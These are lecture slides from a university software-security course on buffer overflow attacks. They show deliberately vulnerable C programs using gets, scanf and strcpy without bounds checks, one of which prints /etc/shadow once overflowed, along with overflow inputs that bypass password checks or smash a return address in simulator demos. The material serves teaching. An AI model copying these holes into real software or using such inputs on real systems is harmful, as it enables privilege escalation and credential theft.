

# COMP 4384 Software Security

## Module 6: *Buffer Overflow Attacks*

Ahmed Tamrawi



atamrawi



atamrawi.github.io



ahmedtamrawi@gmail.com

### Acknowledgment Notice

Part of the slides are based on content from CMSC414 course by **Dave Levin** (<https://www.cs.umd.edu/class/spring2019/cmsc414/>), Ben Holland's notes on the Program Analysis for Cybersecurity training for US Cyber Challenge security boot camps (<https://github.com/benjholla/PAC>) and Smashing The Stack For Fun And Profit by Phrack Magazine (<http://phrack.org/issues/49/14.html>)

# Can we view /etc/shadow without password?

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

int main(){
    int passCheck = 0;
    char password[16];

    printf("Enter password: ");
    scanf("%s", password);

    if(strcmp(password, "secret")) {
        printf("\nWrong Password!\n");
    } else {
        printf("\nCorrect Password\n");
        passCheck = 1;
    }
    if(passCheck) {
        system("cat /etc/shadow");
    }
    return 0;
}
```

## Compile/Build the program

*"-fno-stack-protector" option will disable overflow security checks*

```
ahmed@Ubuntu-Machine:~/Desktop/software-security/module-06
ahmed@Ubuntu-Machine:~/Desktop/software-security/module-06$ gcc -fno-stack-protector -o readblindly readblindly.c
ahmed@Ubuntu-Machine:~/Desktop/software-security/module-06$ sudo ./readblindly
Enter password: 123
```

```
Wrong Password!
ahmed@Ubuntu-Machine:~/Desktop/software-security/module-06$ sudo ./readblindly
Enter password: 56715671
```

```
Wrong Password!
ahmed@Ubuntu-Machine:~/Desktop/software-security/module-06$ sudo ./readblindly
Enter password: 56718651871657815178588175618778917917
```

```
Wrong Password!
root::18474:0:99999:7:::
daemon:*:18474:0:99999:7:::
bin:*:18474:0:99999:7:::
sys:*:18474:0:99999:7:::
sync:*:18474:0:99999:7:::
games:*:18474:0:99999:7:::
man:*:18474:0:99999:7:::
lp:*:18474:0:99999:7:::
mail:*:18474:0:99999:7:::
news:*:18474:0:99999:7:::
nntp:*:18474:0:99999:7:::
proxy:*:18474:0:99999:7:::
www-data*:18474:0:99999:7:::
backup:*:18474:0:99999:7:::
tlist*:18474:0:99999:7:::
irc*:18474:0:99999:7:::
gnats*:18474:0:99999:7:::
nobody*:18474:0:99999:7:::
systemd-network*:18474:0:99999:7:::
systemd-resolve*:18474:0:99999:7:::
systemd-timesync*:18474:0:99999:7:::
messagebus*:18474:0:99999:7:::
syslog*:18474:0:99999:7:::
_apt*:18474:0:99999:7:::
tss*:18474:0:99999:7:::
uuldd*:18474:0:99999:7:::
tcpdump*:18474:0:99999:7:::
avahi-autolpd*:18474:0:99999:7:::
usbmux*:18474:0:99999:7:::
rtkit*:18474:0:99999:7:::
dnsmasq*:18474:0:99999:7:::
cups-pk-helper*:18474:0:99999:7:::
speech-dispatcher*:18474:0:99999:7:::
avahi*:18474:0:99999:7:::
kernoops*:18474:0:99999:7:::
saned*:18474:0:99999:7:::
nm-openvpn*:18474:0:99999:7:::
http*:18474:0:99999:7:::
```

## Run the program

*with superuser (root) privileges*



# **Important Notes on the Details discussed in this Module**

- We consider the process stack to grow down towards low memory addresses and the process heap to expand up towards high memory addresses.
- Unless stated otherwise, we do not take into consideration possible padding of values in memory for maintaining proper alignment in illustrations.
- Unless stated otherwise, we consider the operating system to place local variables on the stack in the order they occur in the source code and in a contiguous manner.
- In reality, there are no requirements for the stack to be contiguous in the language, the OS, or the hardware. The only requirement of the stack is that frames are linked. Thus allowing the stack to push/pop frames as scopes/functions are entered/left.
- Stack organization is completely unspecified and is implementation specific.



**NOTE: Program execution goes in the direction of higher memory addresses**

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

int main(){
    int passCheck = 0;
    char password[16];


    printf("Enter password: ");
    scanf("%s", password);

    if(strcmp(password, "secret")) {
        printf("\nWrong Password!\n");
    } else {
        printf("\nCorrect Password\n");
        passCheck = 1;
    }
    if(passCheck) {
        system("cat /etc/shadow");
    }
    return 0;
}
```

0xFFFFFFFF

Stack Grows

0x00000000



\*Read more about possible padding for proper alignment in x86 architecture:

<https://stackoverflow.com/questions/4162964/whats-this-between-local-var-and-ebp-on-the-stack>  
<https://stackoverflow.com/questions/35249788/waste-in-memory-allocation-for-local-variables>  
<https://stackoverflow.com/questions/2399072/why-gcc-4-x-default-reserve-8-bytes-for-stack-on-linux-when-calling-a-method>

The drawing does **not** take into consideration possible padding of values in memory for **maintaining proper alignment\***



**NOTE:** Program execution goes in the direction of **higher memory addresses**

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

int main(){
    int passCheck = 0;
    char password[16];


    printf("Enter password: ");
    scanf("%s", password);

    if(strcmp(password, "secret")) {
        printf("\nWrong Password!\n");
    } else {
        printf("\nCorrect Password\n");
        passCheck = 1;
    }
    if(passCheck) {
        system("cat /etc/shadow");
    }
    return 0;
}
```

0xFFFFFFF

Stack Grows

0x00000000



\*Read more about possible padding for proper alignment in x86 architecture:

<https://stackoverflow.com/questions/4162964/whats-this-between-local-var-and-ebp-on-the-stack>  
<https://stackoverflow.com/questions/35249788/waste-in-memory-allocation-for-local-variables>  
<https://stackoverflow.com/questions/2399072/why-gcc-4-x-default-reserve-8-bytes-for-stack-on-linux-when-calling-a-method>

The drawing does **not** take into consideration possible padding of values in memory for **maintaining proper alignment\***



# BUFFER OVERFLOW ATTACKS

- A classic example of an application program attack, which allows for **privilege escalation**, is known as a **buffer overflow attack**.
- In any situation, where a program **allocates memory** to store information, care must be taken to ensure that **copying user-supplied data to this memory is done securely and with boundary checks**.

Buffer overflow example





# BUFFER OVERFLOW ATTACKS

- If this is not the case, then it may be possible for an attacker to provide input that **exceeds the length of the allocated memory**.
- Because the provided input is **larger than the allocated memory**, this may **overwrite data beyond the location of the allocated memory**, and potentially allow the attacker to **gain control of the entire process** and **execute arbitrary code on the machine**.

Buffer overflow example



# Allocation Strategies: *Static Buffer Allocation*

- Memory for a buffer is allocated **once** and the buffer retains its initial size for the duration of its existence. (*located into program's stack*)
- The biggest advantage of this approach is **simplicity**. Because a buffer remains the *same size throughout its lifetime*, it is easier for programmers to keep track of the size of the buffer and ensure that operations performed on it are safe.

```
int main(int argc, char **argv) {
    char str[BUFSIZE];
    int len;
    len = sprintf(str, BUFSIZE, "%s(%d)", argv[0], argc);
    printf("%s\n", str);
    if (len >= BUFSIZE) {
        printf("length truncated (from %d)\n", len);
    }
    return SUCCESS;
}
```

# Allocation Strategies: *Dynamic Buffer Allocation*

- Allows for buffers to be **resized** according to runtime values as required by the program. (*located into program's heap*).
- By decoupling decisions about buffer sizes from the compilation of the program, a dynamic solution enables programs to function more **flexibly** when the data they operate on vary significantly at runtime.

```
int main(int argc, char **argv) {
    char *str;
    int len;
    if ((str = (char *)malloc(BUFSIZE)) == NULL) {
        return FAILURE_MEMORY;
    }
    len = sprintf(str, BUFSIZE, "%s(%d)", argv[0], argc);
    if (len >= BUFSIZE) {
        free(str);
        if ((str = (char *)malloc(len + 1)) == NULL) {
            return FAILURE_MEMORY;
        }
        sprintf(str, len + 1, "%s(%d)", argv[0], argc);
    }
    printf("%s\n", str);
    free(str);
    str = NULL;
    return SUCCESS;
}
```

# Allocation Strategies: *Dynamic Buffer Allocation*

- The additional **complexity** involved in dynamic allocation is obvious.
  - The addition of code to determine the desired buffer size.
  - Allocation of the new memory.
  - Checking to see that the allocation succeeds.
- The program's correctness is **harder** to verify because a runtime value controls the size of the dynamically allocated

```
int main(int argc, char **argv) {
    char *str;
    int len;
    if ((str = (char *)malloc(BUFSIZE)) == NULL) {
        return FAILURE_MEMORY;
    }
    len = sprintf(str, BUFSIZE, "%s(%d)", argv[0], argc);
    if (len >= BUFSIZE) {
        free(str);
        if ((str = (char *)malloc(len + 1)) == NULL) {
            return FAILURE_MEMORY;
        }
        sprintf(str, len + 1, "%s(%d)", argv[0], argc);
    }
    printf("%s\n", str);
    free(str);
    str = NULL;
    return SUCCESS;
}
```

# Why is this C code vulnerable?


```
#include <stdio.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
    return 0;
}
```

- Program is *soliciting input* from the user through the program arguments and the input is stored to memory (buf).
- **Input bounds are not checked** and data in memory can be **overwritten**
- The **main** function has a return address that can be overwritten to point to data in the buffer

# Buffer Overflow Basics

- In 2001, the National Science Foundation funded an initiative to create interactive learning modules for a variety of security subjects including buffer overflows. The project was not maintained after it's release and has recently become defunct.
- Fortunately, Ben Holland (<https://github.com/benjholla>) was able to salvage the buffer overflow module and refactor the examples to work again. Resurrected Fork: <https://github.com/benjholla/bomod>
- We will use these interactive modules to examine execution jumps, stack space, and the consequences of buffer overflows at a high-level before we attempt the real thing.

# Buffer Overflow Module (bomod)



<https://github.com/benjholla/bomod>

Demonstrates how stacks are used to keep track of subroutine calls.


Demonstrates stack attack or stack smashing

Demonstrates "variable attack" buffer overflow, where the target is data.

Demonstrates how the StackGuard compiler can help prevent stack attacks

Demonstrates the way languages like C use stack frames to store local variables, pass variables from function to function by value and by reference and return control to the calling subroutine when the called subroutine exits.


# Stack Data Structure



# Memory Layout

## Simulator Memory Overview

- There are 256 bytes of memory. Memory is laid out left to right and top to bottom (just like a book). The first byte of memory is at address 0x00, the second byte is at address 0x01, and the last byte is at address 0xFF.
- A \* indicates the current position of the program counter (the current instruction to be executed).
- A x indicates where a subroutine was called and where the program pointer will return to after the subroutine is finished executing.
- The color of the C code for each subroutine matches the color of the corresponding subroutine memory location.
- A \$ indicates a return pointer to the subroutine with the same color as the \$ address.
- A ? indicates a stack canary. If the value of a canary changes, then the stack guard check will fail.



# Memory Layout

## Simulator Memory Overview

- There are 256 bytes of memory. Memory is laid out left to right and top to bottom (just like a book). The first byte of memory is at address 0x00, the second byte is at address 0x01, and the last byte is at address 0xFF.
- A \* indicates the current position of the program counter (the current instruction to be executed).
- A x indicates where a subroutine was called and where the program pointer will return to after the subroutine is finished executing.
- The color of the C code for each subroutine matches the color of the corresponding subroutine memory location.
- A \$ indicates a return pointer to the subroutine with the same color as the \$ address.
- A ? indicates a stack canary. If the value of a canary changes, then the stack guard check will fail.

BOMod Stacks Interactive Demo

Program Counter Delay    Play    Stop    Step Forward    Reset    Input:


```
void foo_1(char *p_my_parameter)
{
    *p_my_parameter = 'F';
}

void foo_2(char my_parameter)
{
    char my_local_variable = 'E';
    my_parameter = 'V';
    foo_1(&my_local_variable);
}

void foo_3(char my_parameter)
{
    char my_local_variable = 'Q';
    foo_2(my_local_variable);
    foo_1(&my_parameter);
}

void main()
{
    foo_3('A');
}
```

Click 'Play' or 'Step Forward' to begin.



StacksDemo.jar

# Hello Dr. Bones!

- If we are attempting to login as Dr. Bones and enter “TEST” as his password this program will print “Access denied.”
  - **If we don’t know Dr. Bones’ password can we still log in?**

BOMod Variable Attack Interactive Demo

Program Counter Delay    Play    Stop    Step Forward    Reset    Input: TEST

```
#include <stdio.h>
#include <string.h>

int check_password()
{
    char correct_password = 'F';
    char input[8];

    gets(input);
    if (!strcmp(input, "SPOCKSUX"))
        correct_password = 'T';
    return (correct_password == 'T');
}

void main()
{
    puts("Enter Password:");
    if (check_password())
        puts("Hello, Dr. Bones.");
    else
        puts("Access denied.");
}
```

Enter Password:  
TEST

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0																
1											X					
2																
3																
4																
5																
6											*					
7																
8																
9																
A																
B																
C	T	E	S	T							F	\$				
D																
E																
F																

You didn't enter the right password, but do you need to?

# Hello Dr. Bones!

BOMod Variable Attack Interactive Demo

Program Counter Delay    Play    Stop    Step Forward    Reset    Input: AAAAAAAAT

```
#include <stdio.h>
#include <string.h>

int check_password()
{
    char correct_password = 'F';
    char input[8];

    gets(input);
    if (!strcmp(input, "SPOCKSUX"))
        correct_password = 'T';
    return (correct_password == 'T');
}

void main()
{
    puts("Enter Password:");
    if (check_password())
        puts("Hello, Dr. Bones.");
    else
        puts("Access denied.");
}
```

Enter Password:  
AAAAAAAAT  
Hello, Dr. Bones.

You're now logged in as Dr. Bones

SpockDemo.jar

# What happened?

- The program first declares a single character variable `correct_password` with value 'F', then declares an 8-character buffer called `input`.
- Since the stack grows towards `0x00` this means that if the `input` buffer overflows the next value overwritten will be `correct_password`.

BOMod Variable Attack Interactive Demo

Program Counter Delay    Play    Stop    Step Forward    Reset    Input: TEST

Enter Password:  
TEST

0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0															
1										X					
2															
3															
4															
5															
6										*					
7															
8															
9															
A															
B															
C	TEST														
D															
E															
F															

You didn't enter the right password, but do you need to?

SpockDemo.jar

The screenshot shows a debugger interface with assembly code, memory dump, and status messages. The assembly code defines a password check function and a main loop. The memory dump shows the stack layout with 'TEST' at address C and 'Fs' at address D. A status message at the bottom says 'You didn't enter the right password, but do you need to?'.

# What happened?

- If we can overwrite the `correct_password` variable to 'T' then we can bypass the security check and login as Dr. Bones without knowing his password.
- To do this we just need to **fill the buffer with 8 characters, followed by a 9<sup>th</sup> character of 'T'**.
- So logging in with password "AAAAAAAAT" will log us in as Dr. Bones.

The screenshot shows a window titled "BOMod Variable Attack Interactive Demo". On the left, there is a text editor with the following C code:

```
#include <stdio.h>
#include <string.h>

int check_password()
{
    char correct_password = 'F';
    char input[8];

    gets(input);
    if (!strcmp(input, "SPOCKSUX"))
        correct_password = 'T';
    return (correct_password == 'T');
}

void main()
{
    puts("Enter Password:");
    if (check_password())
        puts("Hello, Dr. Bones.");
    else
        puts("Access denied.");
}
```

To the right of the code, there is a memory dump grid. The columns are labeled from 0 to F and A to F. The first few rows show the value 'X' at address 1, and an asterisk (\*) at address 6. The last row shows the string "TEST FS" starting at address C. Below the grid, a message says "You didn't enter the right password, but do you need to?"

**SpockDemo.jar**

# Entering forbidden\_function?

BOMod Smasher Interactive Demo

Program Counter Delay    Play    Stop    Step Forward    Reset    Input: AAAAAAAAAAAAAA

```
#include <stdio.h>

typedef char t_STRING[10];

void get_string(t_STRING str)
{
    gets(str);
    puts("You entered:");
    puts(str);
}

void forbidden_function()
{
    puts("Oh, bother.");
}

void main()
{
    t_STRING my_string = "Hello.';

    puts("Enter something:");
    get_string(my_string);
}
```

Enter something:  
AAAAAAAAAAAAAAA  
You entered:  
AAAAAAAAAAAAAAA  
Segmentation fault.

0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
!	:	<	{	}	"	'	.	^	\$	!	\$	#	!	*	@
1	^	(	*	~	)	[	,	.	<	}	]	[	*	!	&
2	@	%	S	*	(	#	(	*	%	\$	!	^	S	#	#
3	!	\$	@	(	#	%	#	^	%	\$	%	(	&	*	
4	'	,	/	*	!	:	<	{	"	'	.	^	S	!	\$
5	#	!	*	@	^	(	*	~	)	[	,	.	<	}	)
6	!	*	!	&	@	%	S	*	(	#	(	*	%	%	\$
7	^	\$	#	#	!	\$	@	(	#	%	#	^	^	%	\$
8	%	(	&	*	'	,	/	?	!	:	<	{	}	"	.
9	^	\$	!	S	#	!	*	@	^	(	*	~	]	,	
A	.	<	}	]	[	*	!	&	@	%	\$	*	(	#	*
B	%	%	\$	!	^	\$	#	#	!	\$	@	(	#	%	^
C	^	%	\$	%	%	(	&	*	'	,	/	?	!	:	<
D	)	"	!	.	^	\$	!	\$	#	!	*	@	^	(	*
E	]	[	]	,	.	<	}	]	[	*	!	&	@	%	\$
F	(	#	(	*	%	%	\$	!	^	\$	#	#	!	\$	@

The return address pointed to something that didn't make sense so you caused a segmentation fault

SmasherDemo.jar

# Oh, Bother!

- Entering a long string of 'A' characters allows us to **overflow** the input buffer and overwrite the return address of *main*, but if the return address does not point to a valid region in memory a **segmentation fault** will occur.

The screenshot shows a window titled "BOMod Smasher Interactive Demo". The code area contains the following C code:

```
#include <stdio.h>
typedef char t_STRING[10];
void get_string(t_STRING str)
{
    gets(str);
    puts("You entered:");
    puts(str);
}

void forbidden_function()
{
    puts("Oh, bother.");
}

void main()
{
    t_STRING my_string = "Hello.';

    puts("Enter something:");
    get_string(my_string);
}
```

The "Input" field contains "AAAAAAAAAAAAAA". The output pane shows:

```
Enter something:
AAAAAAAAAAAAAA
You entered:
AAAAAAAAAAAAAA
Segmentation fault.
```

The memory dump area shows the first 16 bytes of memory (0 to F) filled with various characters like !, @, #, \$, %, ^, &, \*, /, ?, :, <, >, [, ], ., , ^, and &. A red bar highlights the first 10 bytes of memory, corresponding to the buffer allocated for "my\_string".

At the bottom, a message reads: "The return address pointed to something that didn't make sense so you caused a segmentation fault".

SmasherDemo.jar

# ASCII TABLE

Decimal	Hexadecimal	Binary	Octal	Char	Decimal	Hexadecimal	Binary	Octal	Char	Decimal	Hexadecimal	Binary	Octal	Char
0	0	0	0	[NULL]	48	30	110000	60	0	96	60	1100000	140	'
1	1	1	1	[START OF HEADING]	49	31	110001	61	1	97	61	1100001	141	a
2	2	10	2	[START OF TEXT]	50	32	110010	62	2	98	62	1100010	142	b
3	3	11	3	[END OF TEXT]	51	33	110011	63	3	99	63	1100011	143	c
4	4	100	4	[END OF TRANSMISSION]	52	34	110100	64	4	100	64	1100100	144	d
5	5	101	5	[ENQUIRY]	53	35	110101	65	5	101	65	1100101	145	e
6	6	110	6	[ACKNOWLEDGE]	54	36	110110	66	6	102	66	1100110	146	f
7	7	111	7	[BELL]	55	37	110111	67	7	103	67	1100111	147	g
8	8	1000	10	[BACKSPACE]	56	38	111000	70	8	104	68	1101000	150	h
9	9	1001	11	[HORIZONTAL TAB]	57	39	111001	71	9	105	69	1101001	151	i
10	A	1010	12	[LINE FEED]	58	3A	111010	72	:	106	6A	1101010	152	j
11	B	1011	13	[VERTICAL TAB]	59	3B	111011	73	:	107	6B	1101011	153	k
12	C	1100	14	[FORM FEED]	60	3C	111100	74	<	108	6C	1101100	154	l
13	D	1101	15	[CARRIAGE RETURN]	61	3D	111101	75	=	109	6D	1101101	155	m
14	E	1110	16	[SHIFT OUT]	62	3E	111110	76	>	110	6E	1101110	156	n
15	F	1111	17	[SHIFT IN]	63	3F	111111	77	?	111	6F	1101111	157	o
16	10	10000	20	[DATA LINK ESCAPE]	64	40	1000000	100	@	112	70	1110000	160	p
17	11	10001	21	[DEVICE CONTROL 1]	65	41	1000001	101	A	113	71	1110001	161	q
18	12	10010	22	[DEVICE CONTROL 2]	66	42	1000010	102	B	114	72	1110010	162	r
19	13	10011	23	[DEVICE CONTROL 3]	67	43	1000011	103	C	115	73	1110011	163	s
20	14	10100	24	[DEVICE CONTROL 4]	68	44	1000100	104	D	116	74	1110100	164	t
21	15	10101	25	[NEGATIVE ACKNOWLEDGE]	69	45	1000101	105	E	117	75	1110101	165	u
22	16	10110	26	[SYNCHRONOUS IDLE]	70	46	1000110	106	F	118	76	1110110	166	v
